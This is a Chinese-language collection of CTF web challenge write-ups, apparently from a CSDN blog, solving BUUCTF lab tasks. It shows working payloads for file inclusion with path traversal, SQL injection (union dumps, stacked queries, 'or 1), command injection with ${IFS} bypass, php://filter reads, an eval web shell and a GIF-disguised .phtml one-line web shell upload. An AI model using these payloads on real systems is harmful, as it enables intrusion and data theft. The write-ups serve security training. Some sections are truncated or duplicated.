## [HCTF 2018]WarmUp

打开网址是一张滑稽，没什么用，看一下源码，发现有注释。

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4     <meta charset="UTF-8">
5     <meta name="viewport" content="width=device-width, initial-scale=1.0">
6     <meta http-equiv="X-UA-Compatible" content="ie=edge">
7     <title>Document</title>
8 </head>
9 <body>
10     <!--source.php-->
11
12     <br></body>
13 </html>
```

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

访问source.php，直接给了源码，进行代码审计。

分两块，第一块是emmm::checkFile，里面做了一些判断。

第二块是一个include，文件包含，我们要绕过验证，也就是上面的checkFile方法。

测试hint.php

← → ↻ ⚠ 不安全 | 7c70f8bc-50ab-4e30-b61b-0de6e1b7bf3c.node3.buuoj.cn/hint.php

flag not here, and flag in ffffffffllaaaagggg

include触发的三个判断条件全为真时，include才执行。

checkFile为真

第一个if，page需要设置并且为字符串

第二个if，page需要在白名单中

\_page是page从开始到?的位置截取的一段子串

第三个if，\_page需要在白名单中

\_page进行url解码

\_page再进行相同截取

第四个if，\_page需要在白名单中

现在假设payload为：/?file=source.php?/.../fffffffllaaaagggg，经过mb\_strpos为source.php?/.../fffffffllaaaagggg?，mb\_strpos这个函数只返回首次出现的位置，所以会返回第一个?的位置，而mb\_substr截取函数，从0开始截取一直到第一个?的位置，截取内容为source.php，恰好能与白名单中的进行匹配，可以return true;，所以通过第一次截取进行绕过

执行payload：/?file=source.php?/.../fffffffllaaaagggg，发现没有显示flag，应该是不在这个目录，然后就不断加.../最后得到flag，payload为：/?file=source.php?/.../.../.../.../.../fffffffllaaaagggg

## [强网杯 2019]随便注

[之前的wp](#)

## [极客大挑战 2019]EasySQL

我是cl4y，是一个WEB开发程序员，最近我做了一个网站，快来看看它有多精湛叭！

GO TO WORK, GET MARRIED  
HAVE SOME KIDS, PAY YOUR TAXES  
PAY YOUR BILLS, WATCH YOUR TV  
FOLLOW FASHION, ACT NORMAL  
OBEY THE LAW  
AND REPEAT AFTER ME:  
I AM FREE

用户名:

密码:

登录

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

HION, ACT NORMAL  
THE LAW  
EAT AFTER ME:  
FREE

用户名:

密码:

登录

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1'' at line 1

GO TO WORK, GET MARRIED  
HAVE SOME KIDS, PAY YOUR TAXES

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

有闭合错误，所以尝试一下注入，万能密码输入'or 1

[极客大挑战 2019]Havefun

查看源码发现

```
401         </div>
402     </div>
403 </div>
404 </div>
405 </div>
406 </div>
407 </div>
408         <!--
409         $cat=$_GET['cat'];
410         echo $cat;
411         if($cat=='dog'){
412             echo 'Syc{cat_cat_cat_cat}';
413         }
414         -->
415     <div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic
416     </body>
417 </html>
```

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

然后在输入框中添加/?cat

## [SUCTF 2019]EasySQL

随便试了一下，没闭合注入，我们使用堆叠注入吧

1;show databases;

Give me your flag, I will tell you if the flag is right.

Array ( [0] => 1 ) Array ( [0] => ctf ) Array ( [0] => ctftraining ) Array ( [0] => information\_schema ) Array ( [0] => mysql ) Array ( [0] => performance\_schema ) Array ( [0] => test )

再尝试输入1;show tables;

Array ( [0] => 1 ) Array ( [0] => Flag )

再尝试输入1;show columns;

Give me your flag, I will tell you if the flag is right.

Array ( [0] => 1 )

发现不行;

百度到两种payload: 1;set sql\_mode=PIPES\_AS\_CONCAT;select 1 and\*,1 (这个是没有过滤\*)

原理是: select \$\_GET['query'] || flag from flag

## [ACTF2020 新生赛]Include

Can you find out the flag?

使用“php://filter”伪协议来进行包含，然后构造payload: ?file=php://filter/read=convert.base64-encode/resource=flag.php

当它与包含函数结合时，php://filter流会被当作php文件执行。所以我们一般对其进行编码，阻止其不执行。从而导致任意文件读取。

这里需要注意的是使用php

### [极客大挑战 2019]Secret File

查看源码 点击Archive\_room.php

```
<style type="text/css" >
#master {
  position:absolute;
  left:44%;
  bottom:20;
  text-align :center;
}
p,h1 {
  cursor: default;
}
</style>

<head>
<meta charset="utf-8">
<title>绝密档案</title>
</head>

<body style="background-color:black;"><br><br><br><br><br><br>

<h1 style="font-family:verdana;color:red;text-align:center;">
我把他们都放在这里了，去看看吧 <br>
</h1><br><br><br><br><br><br>
<a id="master" href="/action.php" style="background-color:red;height:50px;width:200px;color:#FFFFFF;left:44%;">
<font size=6>SECRET</font>
</a>
<div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px Georgia,serif;color:white
</body>

</html>
```

有一个action.php,然后点击就到end.php

930698ec-23ad-4bb9-8c90-36f21d4858d2.node3.buuoj.cn/end.php

# 查阅结束

没看清么？回去再仔细看看吧。

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

什么也没有 只好抓包了

The screenshot shows the 'Request' and 'Response' tabs in a browser's developer tools. The 'Request' tab shows a GET request to /action.php. The 'Response' tab shows an HTTP 302 Found status and a redirect to secr3t.php. Red arrows point to the request URL and the response content.

```
Request
1 GET /action.php HTTP/1.1
2 Host: 930698ec-23ad-4bb9-8c90-36f21d4858d2.node3.buuoj.cn
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537
(KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Connection: close
9
10

Response
1 HTTP/1.1 302 Found
2 Server: openresty
3 Date: Wed, 10 Feb 2021 08:28:10 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Location: end.php
7 X-Powered-By: PHP/7.3.11
8 Content-Length: 63
9
10 <!DOCTYPE html>
11
12 <html>
13 <!--
14   secr3t.php
15 -->
16 </html>
17
```

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

访问secr3t.php

```
html>
<title>secret</title>
<meta charset="UTF-8">
?php
highlight_file(__FILE__);
error_reporting(0);
$file=$_GET['file'];
if(strstr($file,"../")||strstr($file,"tp")||strstr($file,"input")||strstr($file,"data")){
    echo "Oh no!";
    exit();
}
include($file);
/flag放在了flag.php里
```



```
</html>  
>  
</html>
```

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

看了一下代码这个需要用文件包含，同上一道题使用伪协议  
payload为: secr3t.php?file

## [极客大挑战 2019]LoveSQL

用万能密码登录进去

进入，这个感觉像是一个编码，但是不是，后来发现是考察SQL注入  
查询字段数: %23是#

```
/check.php?username=admin' order by 3%23&password=1
```



安全 | e7f6db10-277c-4483-8f99-77f81844da2a.node3.buuoj.cn/check.php?username=admin%27%20order%20by%204%23&password=1

Unknown column '4' in 'order clause'

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)



当字段数为3时，页面回显正常，使用union查询回显点位:

```
?username=1' union select 1,2,3%23&password=1
```

爆数据库

```
?username=1' union select 1,database(),3%23&password=1
```



爆表名

```
?username=1' union select 1,database(),group_concat(table_name) from information_schema.tables where table_schem  
a=database()%23&password=1
```



爆字段

```
?username=1' union select 1,database(),group_concat(column_name) from information_schema.columns where table_name='l0ve1ysq1'%23&password=1
```

```
?username=1' union select 1,database(),group_concat(id,username,password) from l0ve1ysq1%23&password=1
```

[GXYCTF2019]Ping Ping Ping

/?ip=

首先ping本地（127.0.0.1）

/?ip=

PING 127.0.0.1 (127.0.0.1): 56 data bytes

用管道符或者分号

我们首先来尝试管道符

```
?ip=127.0.0.1|ls
```

/?ip=

PING 127.0.0.1 (127.0.0.1): 56 data bytes  
flag.php  
index.php

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

可以看到回显有两个文件，flag.php和index.php，显然我们是需要查看flag.php里面的内容，用linux里面的命令cat

```
?ip=127.0.0.1|cat flag.php
```

/?ip= fxck your space!

提示说空格问题，那么我们先绕过空格，方法是替换为其他可以代表空格的字符，例如 `${IFS}`

```
?ip=127.0.0.1|cat${IFS}flag.php
```

## [ACTF2020 新生赛]Exec

还是先和上面一样，稍有不同是这道题目使用了POST传参  
ping一下127.0.0.1，可以然后执行127.0.0.1;cat /flag;

# PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes  
flag{bf6d8a97-437f-4b9c-85dd-efb32d51f88}
```

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)



## [极客大挑战 2019]Knife

**我家菜刀丢了，你能帮我找一下么**

```
eval($_POST["Syc"]);
```

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

数据管理 (13)						分类目录 (1)	
URL地址	IP地址	物理位置	网站备注	创建时间	更新时间	添加	重命名

在根目录找到flag

2018]easy\_tornado

/fllllllllllag  
flag(a3374778-cf6c-4e69-87fd-75f40bb9b2a2)

## [RoarCTF 2019]Easy Calc

## 表达式

输入计算式

计算

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

尝试在输入框输入正常的计算式都能返回正常的结果  
 题目提示有waf,所以输入其他符号和字母都会跳出这是啥呀的弹框  
 F12看了一下页面的源码  
 发现计算是在calc.php里面计算的

```

1 <body>
2 <div class="container text-center" style="margin-top:30px;">
3   <h2>表达式</h2>
4   <form id="calc">
5     <div class="form-group">
6       <input type="text" class="form-control" id="content" placeholder="输入计算式" data-com.agi
7     </div>
8     <div id="result"><div class="alert alert-success">
9       </div></div>
10    <button type="submit" class="btn btn-primary">计算</button>
11  </form>
12 </div>
13 <!--I've set up WAF to ensure security.-->
14 <script>
15   $(' #calc').submit(function() {
16     $.ajax({
17       url:"calc.php?num="+encodeURIComponent($("#content").val()),
18       type:'GET',
19       success:function(data) {
20         $("#result").html(<div class="alert alert-success">
21           <strong>答案:</strong>${data}
22           </div>);
23       },
24       error:function() {
25         alert("这啥?算不来!");
26       }
27     })
28     return false;
29   })
30 </script>
31 </body></html>
    
```

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

url:"calc.php?num="+encodeURIComponent(\$("#content").val()),  
 用的是: PHP的字符串解析特性

```

?num=phpinfo()
?%20num=phpinfo()
    
```

**PHP字符串解析存在一个漏洞**  
 php 会删除空格  
 php 会将一些符号转换为下划线

访问calc.php，直接给了源码

```
<?php
error_reporting(0);
if(!isset($_GET['num'])){
    show_source(__FILE__);
}else{
    $str = $_GET['num'];
    $blacklist = [' ', '\t', '\r', '\n', '\'', '\"', '\'', '\[', '\]', '\$', '\$', '\$', '\$'];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/'. $blackitem . '/m', $str)) {
            die("what are you want to do?");
        }
    }
    eval('echo '.$str.'');
}
?>
```



[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

可以看见过滤了一些特殊字符，然后eval执行我们的命令。

我们先看根目录里面有什么东西，构造命令

```
calc.php?%20num=var_dump(scandir(chr(47)))
```

var\_dump是打印参数内容，scandir是查看参数目录里的内容和目录，chr(47)就是"/"，"/"被过滤了，我们使用chr(47)绕过



```
array(24) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(10) ".dockerenv" [3]=> string(3) "bin" [4]=> string(4) "boot" [5]=> string(3) "dev" [6]=> string(3) "etc" [7]=> string(5) "f1agg" [8]=> string(4) "home" [9]=> string(3) "lib" [10]=> string(5) "lib64" [11]=> string(5) "media" [12]=> string(3) "mnt" [13]=> string(3) "opt" [14]=> string(4) "proc" [15]=> string(4) "root" [16]=> string(3) "run" [17]=> string(4) "sbin" [18]=> string(3) "srv" [19]=> string(8) "start.sh" [20]=> string(3) "sys" [21]=> string(3) "tmp" [22]=> string(3) "usr" [23]=> string(3) "var" }
```

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

可以看到有一个f1agg，我们查看它的内容

```
calc.php?%20num=var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))
? num=var_dump(file_get_contents(chr(47).f1agg))
```

file\_get\_contents是将整个文件读入一个字符串

```
string(43) "flag{0525c4ae-6d77-4f0a-bee3-3e321430366a}"
```



[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

[极客大挑战 2019]Http

上传一个一句话木马的jpg格式

我们就换一个一句话木马

新建一个文件后缀为: .phtml, 写入一句话木马

```
GIF89a
<script language="php">eval($_POST['shell']);</script>
```

上传, bp拦截一下

```
POST /upload_file.php HTTP/1.1
Host: 1a00417c-ed05-41d4-9daa-6f2da57768be.node3.buuoj.cn
Content-Length: 359
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://1a00417c-ed05-41d4-9daa-6f2da57768be.node3.buuoj.cn
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryywa3xYDmLtNyQzDjP
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://1a00417c-ed05-41d4-9daa-6f2da57768be.node3.buuoj.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

-----WebKitFormBoundaryywa3xYDmLtNyQzDjP
Content-Disposition: form-data; name="file"; filename="6.phtml"
Content-Type: application/octet-stream

